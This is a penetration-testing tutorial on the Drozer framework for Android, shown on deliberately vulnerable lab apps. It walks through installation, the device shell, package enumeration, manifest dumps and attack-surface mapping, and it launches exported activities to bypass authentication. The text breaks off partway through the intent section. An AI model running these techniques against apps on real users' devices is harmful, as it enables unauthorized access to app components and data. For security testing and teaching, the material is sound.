



ANDROID PENETRATION TESTING **DROZER**

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Drozer

Drozer is an android application security testing framework developed by FSecureLABS that makes it easy for a tester to create test cases and check for possible vulnerabilities in the components of an application. It was formerly known as Mercury and has honorable mentions in much leading mobile application security testing books as well. It is the de-facto standard for android application security testing frameworks.

Features of Drozer are:

- Static analysis of an application
- Attacking and creation of test cases on the attack surface of an application
- Executing shell commands
- Crafting exploits of many known vulnerabilities
- Performing enumeration on various packages

We'll use three intentionally vulnerable apps for demonstration in this article: [sieve](#) (by MWR), [diva](#) (by Aseem Jakhar) and [pivaa](#) (by HTBridge).

Installation

First, we need to install Python 2.7 and pip for Python 2.7. The direct method to install Python 2.7 and pip for the same version was buggy and so the following method is a workaround for it. Many users might get problems while doing this in recent versions of Kali Linux so we prefer doing this in Ubuntu 20.04 instead.

```
sudo apt-get install python2.7  
cd /usr/lib/python2.7  
sudo wget https://bootstrap.pypa.io/get-pip.py
```

Note: If Drozer throws up an error `sys.stderr.write(f'')` method, you might need to manually copy paste the latest `get-pip.py` file using the following command:

```
curl https://bootstrap.pypa.io/2.7/get-pip.py --output get-pip.py
```

```

root@hex-VirtualBox:/home/hex/drozer# apt-get install python2.7
Reading package lists... Done
Building dependency tree
Reading state information... Done
python2.7 is already the newest version (2.7.18-1~20.04).
0 upgraded, 0 newly installed, 0 to remove and 4 not upgraded.
root@hex-VirtualBox:/home/hex/drozer# cd /usr/lib/python2.7
root@hex-VirtualBox:/usr/lib/python2.7# wget https://bootstrap.pypa.io/get-pip.py
--2020-12-10 14:42:46-- https://bootstrap.pypa.io/get-pip.py
Resolving bootstrap.pypa.io (bootstrap.pypa.io)... 199.232.252.175, 2a04:4e42:fd3::175
Connecting to bootstrap.pypa.io (bootstrap.pypa.io)|199.232.252.175|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1886796 (1.8M) [text/x-python]
Saving to: 'get-pip.py'

get-pip.py          100%[=====] 1.80M  6.66MB/s  in 0.3s

2020-12-10 14:42:46 (6.66 MB/s) - 'get-pip.py' saved [1886796/1886796]

```

Next, we need to download the drozer agent for the phone's latest release, and the pre-compiled python builds wheel for the Drozer framework for Ubuntu. To do this:

```

mkdir /home/hex/drozer && cd /home/hex/drozer
wget https://github.com/mwrlabs/drozer/releases/download/2.3.4/drozer-agent-2.3.4.apk
wget https://github.com/FSecureLABS/drozer/releases/download/2.4.4/drozer-2.4.4-py2-none-any.whl

```

```

root@hex-VirtualBox:/home/hex/drozer# wget https://github.com/mwrlabs/drozer/releases/download/2.3.4/drozer-agent-2.3.4.apk
--2020-12-18 09:54:21-- https://github.com/mwrlabs/drozer/releases/download/2.3.4/drozer-agent-2.3.4.apk
Resolving github.com (github.com)... 13.234.176.102
Connecting to github.com (github.com)|13.234.176.102|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://github.com/FSecureLABS/drozer/releases/download/2.3.4/drozer-agent-2.3.4.apk [following]
--2020-12-18 09:54:21-- https://github.com/FSecureLABS/drozer/releases/download/2.3.4/drozer-agent-2.3.4.apk
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://github-production-release-asset-2e65be.s3.amazonaws.com/3536659/465972ca-734f-11e6-86ca-90fe9958533a?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20201218%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20201218T042422Z&X-Amz-Expires=300&X-Amz-Signature=c87e0c417a8c1c8962a056f1c3dd6e3af6c4fe532566d27028b6c1102aa4bf4d&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=3536659&response-content-disposition=attachment%3B%20filename%3Ddrozer-agent-2.3.4.apk&response-content-type=application%2Fvnd.android.package-archive [following]
--2020-12-18 09:54:22-- https://github-production-release-asset-2e65be.s3.amazonaws.com/3536659/465972ca-734f-11e6-86ca-90fe9958533a?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20201218%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20201218T042422Z&X-Amz-Expires=300&X-Amz-Signature=c87e0c417a8c1c8962a056f1c3dd6e3af6c4fe532566d27028b6c1102aa4bf4d&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=3536659&response-content-disposition=attachment%3B%20filename%3Ddrozer-agent-2.3.4.apk&response-content-type=application%2Fvnd.android.package-archive
Resolving github-production-release-asset-2e65be.s3.amazonaws.com (github-production-release-asset-2e65be.s3.amazonaws.com)... 52.216.84.56
Connecting to github-production-release-asset-2e65be.s3.amazonaws.com (github-production-release-asset-2e65be.s3.amazonaws.com)|52.216.84.56|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 633111 (618K) [application/vnd.android.package-archive]
Saving to: 'drozer-agent-2.3.4.apk'

drozer-agent-2.3.4.apk      100%[=====] 6
18.27K   381KB/s   in 1.6s

2020-12-18 09:54:25 (381 KB/s) - 'drozer-agent-2.3.4.apk' saved [633111/633111]

root@hex-VirtualBox:/home/hex/drozer# wget https://github.com/FSecureLABS/drozer/releases/download/2.4.4/drozer-2.4.4-py2-none-any.whl
--2020-12-18 09:55:40-- https://github.com/FSecureLABS/drozer/releases/download/2.4.4/drozer-2.4.4-py2-none-any.whl
Resolving github.com (github.com)... 13.234.210.38
Connecting to github.com (github.com)|13.234.210.38|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github-production-release-asset-2e65be.s3.amazonaws.com/3536659/480d028a-c547-11e7-9970-f6de34f5f639?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20201218%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20201218T042541Z&X-Amz-Expires=300&X-Amz-Signature=a71534b0a593ed8b5c5dc1d0c0a0a58467eaa4136d63818f742cd3284623e828X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=35

```


Now, we need to install pip and build this wheel. To do this:

```
sudo python2.7 get-pip.py  
which pip2.7 (output -> /usr/local/bin/pip2.7)  
cd /home/hex/drozer && pip2.7 install drozer-2.4.4-py2-none-any.whl  
pip install twisted
```

```
root@hex-VirtualBox:/usr/lib/python2.7# python2.7 get-pip.py  
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade to Python 3  
Python 2.7 is no longer maintained. pip 21.0 will drop support for Python 2.7 in January 2022. For  
more details about Python 2 support in pip, see https://pip.pypa.io/en/latest/development/#python-2-support  
pip 21.0 will remove support for this functionality.  
Collecting pip  
  Downloading pip-20.3.1-py2.py3-none-any.whl (1.5 MB)  
    |#####| 1.5 MB 2.9 MB/s  
Collecting wheel  
  Downloading wheel-0.36.1-py2.py3-none-any.whl (34 kB)  
Installing collected packages: pip, wheel  
Successfully installed pip-20.3.1 wheel-0.36.1  
root@hex-VirtualBox:/usr/lib/python2.7# which pip2.7  
/usr/local/bin/pip2.7  
root@hex-VirtualBox:/usr/lib/python2.7# cd /home/hex/drozer/  
root@hex-VirtualBox:/home/hex/drozer# pip2.7 install drozer-2.4.4-py2-none-any.whl  
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade to Python 3  
Python 2.7 is no longer maintained. pip 21.0 will drop support for Python 2.7 in January 2022. For  
more details about Python 2 support in pip, see https://pip.pypa.io/en/latest/development/#python-2-support  
pip 21.0 will remove support for this functionality.  
Processing ./drozer-2.4.4-py2-none-any.whl  
Collecting protobuf<=2.6.1  
  Downloading protobuf-3.14.0-cp27-cp27mu-manylinux1_x86_64.whl (1.0 MB)  
    |#####| 1.0 MB 2.7 MB/s  
Collecting pyyaml<=3.11  
  Downloading PyYAML-5.3.1.tar.gz (269 kB)  
    |#####| 269 kB 10.2 MB/s  
Collecting pyopenssl<=16.2  
  Downloading pyOpenSSL-20.0.0-py2.py3-none-any.whl (54 kB)  
    |#####| 54 kB 4.5 MB/s  
Collecting six<=1.9  
  Downloading six-1.15.0-py2.py3-none-any.whl (10 kB)  
Collecting cryptography<=3.2  
  Downloading cryptography-3.3.1-cp27-cp27mu-manylinux2010_x86_64.whl (2.6 MB)  
    |#####| 2.6 MB 12.7 MB/s  
Collecting enum34; python_version < "3"  
  Downloading enum34-1.1.10-py2-none-any.whl (11 kB)  
Collecting ipaddress; python_version < "3"  
  Downloading ipaddress-1.0.23-py2.py3-none-any.whl (18 kB)
```

Now that everything is done and good to go, we'll quickly check if Drozer had got installed or not

drozer

```
root@hex-VirtualBox:/home/hex/drozer# drozer ←
usage: drozer [COMMAND]

Run `drozer [COMMAND] --help` for more usage information.

Commands:
  console start the drozer Console
  module  manage drozer modules
  server  start a drozer Server
  ssl     manage drozer SSL key material
  exploit generate an exploit to deploy drozer
  agent   create custom drozer Agents
  payload generate payloads to deploy drozer


root@hex-VirtualBox:/home/hex/drozer#
```

Now, we'll install drozer agent on the device:

```
adb connect 192.168.27.101:5555
adb install drozer-agent-2.3.4.apk
```

```
root@hex-VirtualBox:/home/hex/drozer# adb connect 192.168.27.101:5555 ←
* daemon not running; starting now at tcp:5037
* daemon started successfully
connected to 192.168.27.101:5555
root@hex-VirtualBox:/home/hex/drozer# adb install drozer-agent-2.3.4.apk ←
Success
root@hex-VirtualBox:/home/hex/drozer#
```

Let's start the agent on the device. Notice the port mentioned down below that is the default port drozer's agent is 31415



Now that drozer agent is successfully installed, we need to connect drozer with it. For that, we'll forward the default port 31415 on the device to local port 31415.

```
adb forward tcp:31415 tcp:31415
drozer console connect
```



```

root@hex-VirtualBox:/home/hex# adb forward tcp:31415 tcp:31415
root@hex-VirtualBox:/home/hex# drozer console connect
/usr/local/lib/python2.7/dist-packages/OpenSSL/crypto.py:14: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for this version will be removed in the next release.
  from cryptography import utils, x509
Could not find java. Please ensure that it is installed and on your PATH.

If this error persists, specify the path in the ~/.drozer_config file:

[executables]
java = /path/to/java
:0: UserWarning: You do not have a working installation of the service_identity module: 'No module named service_identity'. Please install it from <https://pypi.org/pypi/service_identity> and make sure all of its dependencies are satisfied. Without the service_identity module, Twisted can perform only rudimentary TLS hostname verification. Many valid certificate/hostname mappings may be rejected.
Selecting 345dbe2eb04b4822 (Genymotion Google Pixel 2 9)

..
..0..
..a..
ro..idsnemesisand..pr
rotectorandroidsneme.
,snisandprotectorandroids+.
..nemesisandprotectorandroidsn:.
.emesisandprotectorandroidsnemes..
..isandp,..rotectorandro,..idsnem.
.isisandp..rotectorandroid..snemesis.
,ndprotectorandroidsnemesisandprotec.
torandroidsnemesisandprotectorandroid.
.snemesisandprotectorandroidsnemesisan:
.dprotectorandroidsnemesisandprotector.

drozer Console (v2.4.4)
dz>

```

Now that drozer is up and running, we'll first look at all the modules that drozer has. Below, you can see all the various operations you can perform on activities, services, content providers, broadcast receivers as well as some other scanners, information gathering modules, and exploits.

list

```

dz> list
app.activity.forintent Find activities that can handle the given intent
app.activity.info Gets information about exported activities.
app.activity.start Start an Activity
app.broadcast.info Get information about broadcast receivers
app.broadcast.send Send broadcast using an intent
app.broadcast.sniff Register a broadcast receiver that can sniff
particular intents
app.package.attacksurface Get attack surface of package
app.package.backup Lists packages that use the backup API (returns true
on FLAG_ALLOW_BACKUP)
app.package.debuggable Find debuggable packages
app.package.info Get information about installed packages
app.package.launchintent Get launch intent of package
app.package.list List Packages
app.package.manifest Get AndroidManifest.xml of package
app.package.native Find Native libraries embedded in the application.
app.package.shareduid Look for packages with shared UIDs
app.provider.columns List columns in content provider
app.provider.delete Delete from a content provider
app.provider.download Download a file from a content provider that supports
files
app.provider.finduri Find referenced content URIs in a package
app.provider.info Get information about exported content providers
app.provider.insert Insert into a Content Provider
app.provider.query Query a content provider
app.provider.read Read from a content provider that supports files
app.provider.update Update a record in a content provider
app.service.info Get information about exported services
app.service.send Send a Message to a service, and display the reply
app.service.start Start Service
app.service.stop Stop Service
auxiliary.webcontentresolver Start a web service interface to content providers.
exploit.jdwp.check Open @jdwp-control and see which apps connect
exploit.pilfer.general.apnprovider Reads APN content provider
exploit.pilfer.general.settingsprovider Reads Settings content provider
information.datetime Print Date/Time
information.deviceinfo Get verbose device information
information.permissions Get a list of all permissions used by packages on the
device
scanner.activity.browsable Get all BROWSABLE activities that can be invoked from
the web browser
scanner.misc.native Find native components included in packages
scanner.misc.readablefiles Find world-readable files in the given folder
scanner.misc.secretcodes Search for secret codes that can be used from the
dialer
scanner.misc.sflagbinaries Find suid/sgid binaries in the given folder (default
is /system).
scanner.misc.writablefiles Find world-writable files in the given folder

```

We can launch a shell on the device from within drozer console by:

We can launch a shell on the device from within drozer console by:

id

```
..:..  
..o.. .r..  
..a.. . ..... . ..nd  
ro..idsnemesisisand..pr  
.otectorandroidsneme.  
.,sisandprotectorandroids+.  
..nemesisandprotectorandroidsn:..  
.emesisandprotectorandroidsnemes..  
..isandp,..,rotectorandro,..;idsnem.  
.isisandp..rotectorandroid..snemis.  
,andprotectorandroidsnemisisandprotec.  
.torandroidsnemesisandprotectorandroid.  
.snemisisandprotectorandroidsnemesisan:  
.dprotectorandroidsnemesisandprotector.
```

drozer Console (v2.4.4)

```
dz> shell  
:/data/user/0/com.mwr.dz $ whoami  
u0_a127  
:/data/user/0/com.mwr.dz $ id  
uid=10127(u0_a127) gid=10127(u0_a127) groups=10127(u0_a127),3003(inet),9997(everybody),20127(u0_a127_cache),50127(all_a127) context=u:r:untrusted_app_25:s0:c512,c768
```

Information Gathering on Device

Drozer has a couple of modules to display date/time of the device and some other information on the device as well

```
run information.datetime  
run information.deviceinfo
```

```
dz> run information.datetime  
The time is 20201218T004402.  
dz> run information.deviceinfo  
-----  
/proc/version  
-----  
Linux version 4.4.157-genymotion-gcb750d1 (genymotion-build@genymobile  
.com) (gcc version 4.9.3 (Ubuntu 4.9.3-13ubuntu2) ) #1 SMP PREEMPT Wed  
Jan 29 14:54:22 UTC 2020  
  
-----  
/system/build.prop  
-----  
/system/build.prop (Permission denied)
```

Information Gathering on Packages

To list all the packages installed on the device, we run the following command:

```
run app.package.list
```

Further, to filter out the certain package we can apply the -f flag

```
run app.package.list -f diva
```

```
dz> run app.package.list
com.google.android.carriersetup (Carrier Setup)
com.android.cts.priv.ctsshim (com.android.cts.priv.ctsshim)
com.google.android.youtube (YouTube)
com.android.internal.display.cutout.emulation.corner (Corner display cutout)
com.google.android.ext.services (Android Services Library)
com.example.android.livecubes (Example Wallpapers)
com.android.internal.display.cutout.emulation.double (Double display cutout)
asvid.github.io.fridaapp (FridaApp)
com.android.providers.telephony (Phone and Messaging Storage)
com.google.android.googlequicksearchbox (Google)
com.android.providers.calendar (Calendar Storage)
com.android.providers.media (Media Storage)
com.google.android.onetimeinitializer (Google One Time Init)
com.google.android.ext.shared (Android Shared Library)
com.example.learning1 (learning1)
com.android.wallpapercropper (com.android.wallpapercropper)
com.epsilon.calculator (Calculator)
com.android.documentsui (Files)
com.android.externalstorage (External Storage)
com.android.htmlviewer (HTML Viewer)
com.android.companiondevicemanager (Companion Device Manager)
com.android.quicksearchbox (Search)
com.android.mms.service (MmsService)
com.android.providers.downloads (Download Manager)
com.google.android.apps.messaging (Messages)
com.google.android.soundpicker (Sounds)
com.google.android.configupdater (ConfigUpdater)
com.android.defcontainer (Package Access Helper)
com.android.providers.downloads.ui (Downloads)
com.android.vending (Google Play Store)
com.android.pacprocessor (PacProcessor)
com.android.simappdialog (Sim App Dialog)
```

To view information about an installed package, we run the app.package.info module:

```
run app.package.info -a jakhar.aseem.diva
```


```
dz> run app.package.info -a jakhar.aseem.diva
Package: jakhar.aseem.diva
Application Label: Diva
Process Name: jakhar.aseem.diva
Version: 1.0
Data Directory: /data/user/0/jakhar.aseem.diva
APK Path: /data/app/jakhar.aseem.diva-dxAm4hRxYY4VgIq2X5zU6w==/base.apk
UID: 10019
GID: [3003]
Shared Libraries: [/system/framework/org.apache.http.legacy.boot.jar]
Shared User ID: null
Uses Permissions:
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.READ_EXTERNAL_STORAGE
- android.permission.INTERNET
Defines Permissions:
- None
```

Debuggable Packages

If a certain package is marked debuggable, we can inject our custom code in it while run-time and modify its behaviour. For this we can manually check the manifest file for the string "android_debuggable="true"" or we can run the following drozer module:

```
run app.package.debuggable
```



```
dz> run app.package.debuggable 
Package: asvid.github.io.fridaapp
  UID: 10036
  Permissions:
    - None.

Package: com.example.learning1
  UID: 10010
  Permissions:
    - None.

Package: com.mwr.example.sieve
  UID: 10047
  Permissions:
    - android.permission.READ_EXTERNAL_STORAGE
    - android.permission.WRITE_EXTERNAL_STORAGE
    - android.permission.INTERNET

Package: com.android.insecurebankv2
  UID: 10023
  Permissions:
    - android.permission.INTERNET
    - android.permission.WRITE_EXTERNAL_STORAGE
    - android.permission.SEND_SMS
    - android.permission.USE_CREDENTIALS
    - android.permission.GET_ACCOUNTS
    - android.permission.READ_PROFILE
    - android.permission.READ_CONTACTS
    - android.permission.READ_PHONE_STATE
    - android.permission.READ_CALL_LOG
    - android.permission.ACCESS_NETWORK_STATE
    - android.permission.ACCESS_COARSE_LOCATION
    - android.permission.READ_EXTERNAL_STORAGE

Package: com.revo.evabs
  UID: 10018
  Permissions:
    - android.permission.INTERNET

Package: com.mwr.dz
  UID: 10130
  Permissions:
```

Mitigation: One possible mitigation of this is to set “android_debuggable=”false” in AndroidManifest.xml file.

Dumping AndroidManifest.xml File

To dump the manifest file of a package, we run the following command:

```
run app.package.manifest jakhar.aseem.diva
```

```
dz> run app.package.manifest jakhar.aseem.diva
<manifest versionCode="1"
  versionName="1.0"
  package="jakhar.aseem.diva"
  platformBuildVersionCode="23"
  platformBuildVersionName="6.0-2166767">
  <uses-sdk minSdkVersion="15"
    targetSdkVersion="23">
  </uses-sdk>
  <uses-permission name="android.permission.WRITE_EXTERNAL_STORAGE">
  </uses-permission>
  <uses-permission name="android.permission.READ_EXTERNAL_STORAGE">
  </uses-permission>
  <uses-permission name="android.permission.INTERNET">
  </uses-permission>
  <application theme="@2131296387"
    label="@2131099683"
    icon="@2130903040"
    debuggable="true"
    allowBackup="true"
    supportsRtl="true">
    <activity theme="@2131296304"
      label="@2131099683"
      name="jakhar.aseem.diva.MainActivity">
      <intent-filter>
        <action name="android.intent.action.MAIN">
        </action>
        <category name="android.intent.category.LAUNCHER">
        </category>
      </intent-filter>
    </activity>
    <activity label="@2131099687"
      name="jakhar.aseem.diva.LogActivity">
    </activity>
    <activity label="@2131099692"
      name="jakhar.aseem.diva.HardcodeActivity">
    </activity>
    <activity label="@2131099693"
      name="jakhar.aseem.diva.InsecureDataStorage1Activity">
    </activity>
    <activity label="@2131099694"
      name="jakhar.aseem.diva.InsecureDataStorage2Activity">
    </activity>
    <activity label="@2131099695"
```

Exploring Attack Surface of an Application

One of the handiest features of Drozer is to identify the attack surface of an application. This module will give us information on the attack surface of an android application. Android applications have 4 essential components that can be exploited along with the debuggable flag. This is known as an attack surface. The following module highlights that out for two such applications we have installed:

```
run app.package.attacksurface jakhar.aseem.diva
run app.package.attacksurface com.mwr.example.sieve
```

```
dz> run app.package.attacksurface jakhar.aseem.diva
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  1 content providers exported
  0 services exported
  is debuggable
dz> run app.package.attacksurface com.mwr.example.sieve
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  2 content providers exported
  2 services exported
  is debuggable
dz> 
```

Exploiting Activities

An application may have exported activities that can be launched remotely and bypass various kinds of authentication mechanisms which the developer may have put on the class calling that activity. To check for all the exported activity, we have the following command:


```
run app.activity.info -a jakhar.aseem.diva
```

Now to launch an exported activity we can do this:

```
run app.activity.start --component jakhar.aseem.diva  
jakhar.aseem.diva.APICreditsActivity
```

```
dz> run app.activity.info -a jakhar.aseem.diva  
Package: jakhar.aseem.diva  
  jakhar.aseem.diva.MainActivity  
    Permission: null  
  jakhar.aseem.diva.APICreditsActivity  
    Permission: null  
  jakhar.aseem.diva.APICredits2Activity  
    Permission: null  
  
dz> run app.activity.start --component jakhar.aseem.diva jakhar.aseem.diva  
.APICreditsActivity  
dz> 
```

As you can see below, APICreditsActivity has now been launched without any authentication



Exploiting Activities through intents:

In English, “intent” means “purpose”. Similarly, intents in Android refers to an abstract description of an operation to be performed. Intents most importantly are used to start service, launch an activity, broadcast message, dial a number etc. Intent itself, in android, is an object holding two main things:

- action
- data

There is a third parameter that can be added in an intent known as “extra.” This is better understood through the means of code (ref from [here](#)):

```
Intent email = new Intent(Intent.ACTION_SEND, Uri.parse("mailto:"));
email.putExtra(Intent.EXTRA_EMAIL, recipients);
email.putExtra(Intent.EXTRA_SUBJECT, subject.getText().toString());
email.putExtra(Intent.EXTRA_TEXT, body.getText().toString());
startActivity(Intent.createChooser(email, "Choose an email client from..."));
```

Now, here we can see that action is “ACTION_SEND” (To send email)
Data is “mailto:”

And extra parameters define the recipients, subject and body of the e-mail.

Now, intents are also of two types:

Explicit intent: In this type of intent, a developer pre-defines the component or external class that has to be called. For example,

```
Intent i = new Intent(getApplicationContext(), ActivityTwo.class);
startActivity(i);
```

Implicit intent: In this type of intent, a developer need not define which component executes an instruction, rather, it pops open a window and lets the user choose which package would execute that instruction. For example,

```
Intent intent=new Intent(Intent.ACTION_VIEW);
intent.setData(Uri.parse("http://www.hackingarticles.com"));
startActivity(intent);
```


Here, we can see, the action is VIEW, data is a URL and there are no extras.

Hence, similarly in drozer, we can either:

- start an activity by specifying the component and it’s data to be executed or,
- we can define an action and data, and let the user choose which component would launch it.

For case 1, we try to launch *hackingarticles.in* on Chrome browser:

